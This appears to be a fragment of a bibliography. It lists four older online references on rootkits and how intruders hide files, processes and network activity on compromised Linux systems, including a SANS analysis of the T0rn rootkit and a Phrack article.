Building Into The Linux Network Layer, http://www.phrack.org/show.php?p=55&a=12
Analysis of the T0rn rootkit by Toby Miller, http://www.sans.org/y2k/t0rn.htm
"Root Kits" and hiding files/directories/processes after a break-in,
http://staff.washington.edu/dittrich/misc/faqs/rootkits.faq
Rootkits - How Intruders Hide,
http://ouah.kernsh.org/Drootkits.html